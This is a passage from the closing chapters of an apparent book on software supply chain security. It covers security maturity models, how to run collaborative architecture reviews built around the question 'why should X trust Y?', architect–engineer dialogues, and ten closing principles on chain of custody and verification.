- Building capabilities (SBOMs, provenance) without the *consumption* that gives them value (queries, admission verification) — maturity theater
- No re-assessment cadence — maturity drifts backward as systems change and nobody notices

Design review questions

- What's your current SLSA level, per workload tier, and what's your *target*? Is the gap a plan or an accident?
- For each capability you've built (SBOM, provenance, attestations): is it *consumed* by something (a query, a gate), or just produced?
- If you named one thing to improve next quarter, would it be the highest-leverage rung, or the easiest/most-visible one?
- Which frameworks do you reference, and do you use them as roadmaps or as compliance-theater checkboxes?
- When did you last *re-assess* maturity, and did you find drift?

Implementation examples

SLSA: `slsa-github-generator` / GitHub artifact attestations (L2-L3 build provenance), `slsa-verifier` for verification-side; SSDF: map your controls to SP 800-218 practices as a coverage audit (many vendors provide mapping templates); CIS: kube-bench (Kubernetes benchmark), docker-bench-security, Trivy's config/misconfiguration scanning; OpenSSF Scorecard for a quick automated repo-hygiene baseline; the CNCF Software Supply Chain Security whitepaper as a threat-catalog cross-reference (Chapter 20).

KEY TAKEAWAYS

- Maturity models answer *sequencing*: what first, what's good-enough-for-now, how to improve over years — the antidote to both complacency and paralysis.
- SLSA (build-integrity depth), SSDF (lifecycle breadth), CIS (config floor) are complementary lenses; reference all three, each for its own question.
- Climb by closing attack classes, not collecting points; a capability nobody *consumes* is theater regardless of its level.
- Maturity is per-tier: concentrate investment where blast radius concentrates; one org-wide number is vanity.
- Sequence deliberately (audit-mode before enforce, namespace-by-namespace, tier by tier); big-bang transformation fails every time.

“ ARCHITECTURE CONVERSATION

E: Honestly, reading this whole book, we have almost none of it. Branch protection, some scanning, that's it. Where do I even start without it being hopeless?

A: What's the question you most dread being unable to answer during an incident?

E: "Are we affected by \<the next big CVE>, and where?" Right now that's an all-nighter.

A: Then that's your first project — not because it's the most "advanced," but because it's high-value, achievable in weeks, and delivers value *the day it's done*. SBOM generation plus a queryable store. What's second?

E: Ephemeral runners and OIDC — kill the persistence and the static CI secrets. Also achievable, also valuable alone.

A: Notice what you're *not* doing.

E: I'm not trying to reach SLSA L3 with isolated provenance and default-deny mesh authz next quarter. That would break everything and burn out the team. I'm climbing rungs where each one stands on its own and each enables the next. And I'm not doing it uniformly — I'll push the payments service further and faster than internal tooling.

A: Last thing. A year from now you've built SBOMs, provenance, signing — the whole production side. What's the failure mode I'm worried you'll walk into?

E: Building all the *evidence* and never building the *consumption*. SBOMs nobody queries, provenance nobody verifies at admission, signatures nobody checks. Maturity theater — a very expensive pile of capabilities that stops zero attacks because nothing downstream *uses* them. The rung isn't "produce provenance," it's "produce provenance *and gate on it*."

A: That's the wisdom most programs learn the hard way. Every capability is worthless until something *consumes* it — the interlock, again, all the way from Chapter 2. Build the producer and the consumer together, or don't build the producer yet. Now — the final skill, the one that makes you dangerous in the best way: sitting down in front of *someone else's* platform and finding, in an hour, where the trust is misplaced.

Chapter 24 — Architecture Reviews

Why this exists

This is the chapter the whole book was training you for. Knowing the controls makes you a good implementer. Being able to sit in front of an *unfamiliar* platform — one you didn't build, whose documentation is out of date, whose engineers are (reasonably) defensive — and *find where the trust is misplaced in an hour* makes you an architect. Architecture review is the applied form of everything: threat modeling (Chapter 20) turned into a live conversation, the chain of custody (Chapter 2) turned into a checklist, and the habit — the one the source material most wanted this book to instill — of *questioning trust assumptions until the architecture becomes resilient.*

Mental model

An architecture review is not an audit (checking boxes against a standard) and not an interrogation (proving people wrong). It's **collaborative trust-archaeology**: you and the team dig, together, for the assumptions the platform rests on that nobody has said out loud — and then you test whether those assumptions survive an adversary. The best reviews feel less like a test and more like the moment in a good pairing session where both people suddenly *see* the load-bearing assumption at once. Your job is to make the implicit explicit, then ask "what if that's not true?"

The single most powerful move in a review is the recurring question of this entire book:

> **"Why should X trust Y?"**

Applied at every arrow in the chain of custody, that question surfaces almost every real weakness. The runner-up move is: **"what happens if Z is compromised?"** — which finds the missing backstops.

Architecture: how to run the review

Before: get the diagram (or build it). You cannot review what you can't see. If they have a current data-flow diagram with trust boundaries, start there. If they don't (common), your first hour is *building one with them* — and that act alone surfaces issues ("wait, how does the deploy repo actually get updated?" "...huh, I'm not sure"). No diagram is itself a finding.

During: walk the chain, arrow by arrow. Use Chapter 2's chain as your route. At each boundary, ask the three questions (identity / evidence / verification) and the two power questions ("why should X trust Y?", "what if X is compromised?"). Don't let the conversation jump to the fun parts (everyone wants to talk about their cool signing setup); walk it *in order*, because gaps hide in the boring boundaries.

The canonical question set — organized by the source material's examples, which are the sharpest ones:

Source trust: - "What happens if Git is compromised? Walk me through what an attacker with an admin token can do — and what, if anything, downstream would catch it." (Finds: over-trust in Git, missing admission backstop.) - "Who can get a change into production-affecting main with zero other-person involvement?" (Finds: the honest answer, usually "all admins + anyone who edits CODEOWNERS.") - "Who reviews changes to your CI workflows? To CODEOWNERS itself?" (Finds: the control-plane-of-the-control gap.)

Build trust: - "What happens if Jenkins/your CI is compromised?" (Finds: the blast radius — often "cluster-admin," which should horrify.) - "If build #4512 is malicious, what can it do to build #4513?" (Finds: shared-runner persistence.) - "Can your build steps forge their own provenance?" (Finds: SLSA L1/L2 masquerading as L3.)

The deployment trust question the book keeps returning to: - **"Why should Kubernetes trust Jenkins?"** — the crown-jewel question. It forces the team to articulate what, mechanically, makes the cluster believe an artifact. If the answer is "it's in our registry" or "CI has the deploy credential," you've found that the entire left side of their pipeline is *assumed*, not *verified* — there's no admission-time evidence check. This one question often reframes an entire platform.

Artifact/deployment trust: - "Point at a running pod — trace it to one commit. How long does that take?" (Finds: broken or absent chain of custody, mutable tags.) - "Who owns deployment authority? Can the person who authors a change also independently ship it?" (Finds: separation-of-duties violations.) - "What happens to your cluster when the admission webhook is down?" (Finds: `failurePolicy: Ignore` — the off-switch.)

The meta-question that finds the soft center: - "Where's the one place a single compromise runs your code in prod with nothing downstream noticing?" (Finds: the control plane — policy repo, OIDC issuer, signing root, reconciler config. There's always one; a team that can't name theirs hasn't threat-modeled.)

After: findings as trust-assumption failures, ranked by blast radius. Don't deliver a checklist of "you're missing tool X." Deliver: "here are the trust assumptions your platform rests on that don't survive an adversary, ranked by what an attacker gets when each fails." Frame every finding as *a misplaced trust*, not *a missing product* — because that's what teaches the team to keep finding them after you leave. The goal of a review is not to fix this platform; it's to *transmit the habit* so the team fixes the next hundred issues themselves.

The habit this book is really about

Notice that every Architecture Conversation in this book has been an architecture review in miniature — the senior architect never *told* the engineer the answer; they asked "why should X trust Y?" until the engineer *found* it. That's deliberate. Facts you can look up; the *habit of interrogating trust* is what makes an architect, and it can only be practiced, not memorized. The habit is: never accept "it's fine because it's internal / private / signed / reviewed" without asking *what specifically enforces that, and what happens when that enforcement fails.* Apply it relentlessly, kindly, and to your own systems most of all.

Common mistakes (in conducting reviews)

- Reviewing as audit (checkbox against a standard) instead of as trust-archaeology (finding the load-bearing assumptions)
- Letting the team steer you to their strengths; skipping the boring boundaries where gaps hide
- Delivering "you need tool X" findings instead of "you trust Y without verifying it" findings — the former gets a tool bought, the latter teaches the habit
- Reviewing without a diagram (you'll miss what isn't drawn)
- Gotcha energy — making the team defensive kills the collaborative digging that finds real issues
- Reviewing the happy path only; not asking about break-glass, admin paths, and control planes
- One-and-done reviews; not establishing review as a *recurring* practice at every significant change

Design review questions (the review-of-reviews)

- Do you review your platform's architecture *at design time and on trust-boundary changes*, or only after incidents?
- When you review, do you produce trust-assumption findings or shopping lists?
- Can your team, unprompted, name their platform's soft center? (If not, that's the first thing to fix — not by fixing the soft center, but by teaching them to find it.)
- Is the *habit* — "why should X trust Y?" — present in how your engineers discuss designs day to day, or only in formal reviews?

KEY TAKEAWAYS

- Architecture review is applied threat modeling: walk the chain of custody arrow by arrow, asking "why should X trust Y?" and "what if X is compromised?" at each.
- The most powerful single question — "why should Kubernetes trust Jenkins?" — surfaces whether the pipeline's left side is verified or merely assumed.
- Frame findings as misplaced-trust, not missing-tools; the goal is to transmit the *habit*, not just fix one platform.
- Every platform has a soft center (a control plane whose single compromise wins); finding yours is the job, and a team that can't name theirs hasn't done the work.
- The habit — relentless, kind interrogation of trust assumptions until the architecture becomes resilient — is what this entire book exists to instill.

“ ARCHITECTURE CONVERSATION

E: We've reached the end. Give me one more review — but this time, review *me*. How do I know if I've actually learned to think like an architect, versus just memorized twenty-four chapters of controls?

A: Fair. I'll give you a platform in three sentences and you tell me what you ask first. A fintech runs GitHub with branch protection, Jenkins on static EC2 runners building images, pushing to ECR by mutable tag, deployed by a Jenkins job running `kubectl apply` with a cluster-admin kubeconfig. Go.

E: First question isn't about any tool — it's "why should the cluster trust Jenkins?" And I already suspect the answer: it doesn't verify anything; it runs whatever Jenkins applies, with cluster-admin. So Jenkins compromise equals total cluster compromise, and Jenkins is on *static* runners — meaning one poisoned build persists to the next. Mutable tags mean anyone with ECR push can silently swap production images with no Git change. There's no admission gate, so there's no backstop for any of it. The soft center is Jenkins itself: compromise it and you have persistence, artifact-substitution, and cluster-admin, with nothing downstream noticing.

A: And how do you deliver that?

E: Not as "buy Sigstore and Kyverno." As: "your platform trusts Jenkins completely and verifies it nowhere — here's what an attacker gets when Jenkins falls, which is everything, silently. The highest-leverage change is to make the cluster *verify* what it runs instead of *trusting* who hands it over." Then the specific controls — ephemeral runners, digest-pinning, provenance, admission verification — follow from the trust gap, not from a product catalog.

A: You reached for the trust question before the tool question, traced the blast radius, found the soft center, and framed the fix as relocating trust rather than buying software. That's it. That's the whole thing. You didn't memorize the controls — you can *regenerate* them from first principles by asking where trust is misplaced. Tools will change; that question won't. Go review real platforms, be kind while you do it, and turn every engineer you talk to into someone who asks it too.

E: One last thing — why did you never just *tell* me the answers, this whole time?

A: Because an answer I give you protects one platform. A question you can't stop asking protects every platform you ever touch. That was always the point.

Closing: The Enduring Principles

Tools will change. In five years the specific technologies in this book — the CI systems, the signing tools, the policy engines — may be replaced by successors with different names. What won't change are the principles they express. If you remember nothing else, remember these:

1. **Software delivery is a chain of custody.** Identity, evidence, and independent verification at every handoff. This is the whole book in one sentence.
2. **Trust nothing transitively; verify at the boundary where damage happens.** The cluster verifies the artifact directly — it doesn't trust that the registry trusts that CI trusts Git. Transitive trust is the assumption attackers exploit.
3. **Design for blast radius, not invulnerability.** Everything can be compromised. Good architecture makes each compromise small, loud, and dead-ended. The honest question is never "can this be breached" but "what happens when it is."
4. **The answer to 'what if X is compromised?' is never inside X.** Verification lives in the next trust domain. This is separation of duties, mechanized, all the way down.
5. **Eliminate secrets with identity; the best secret is no secret.** Prove who you are; don't carry a bearer token. Short-lived, scoped, attested identity beats stored credentials everywhere it can reach.
6. **Evidence is worthless until something consumes it.** Provenance nobody verifies, SBOMs nobody queries, signatures nobody checks — all theater. Build the producer and the consumer together.
7. **The control plane of every control is the real perimeter.** Attackers edit the policy, not the artifact. Guard the policy repo, the signing root, the OIDC issuer, the CODEOWNERS file — strictest of all.
8. **Match rigor to risk, and make the secure path the easy path.** Uniform rigor gets routed around; uniform laxity gets breached. Tier your workloads; build golden paths.
9. **Prevention shrinks the attacker's options; detection watches what remains; legibility saves you during the incident.** They're one system, and each makes the others better.
10. **The habit is the deliverable.** "Why should X trust Y?" — asked relentlessly, kindly, at every boundary, of your own systems most of all. Memorized controls secure one platform. The habit of interrogating trust secures every platform you ever touch.

The chain of custody starts with a developer's commit and ends with a running workload. Every link is a place where trust can be earned or assumed. This book was about earning it — and about the discipline of never letting an assumption go unquestioned until the architecture becomes resilient.

Now go build systems worth trusting. And when someone hands you one, ask them why anyone should.

— End —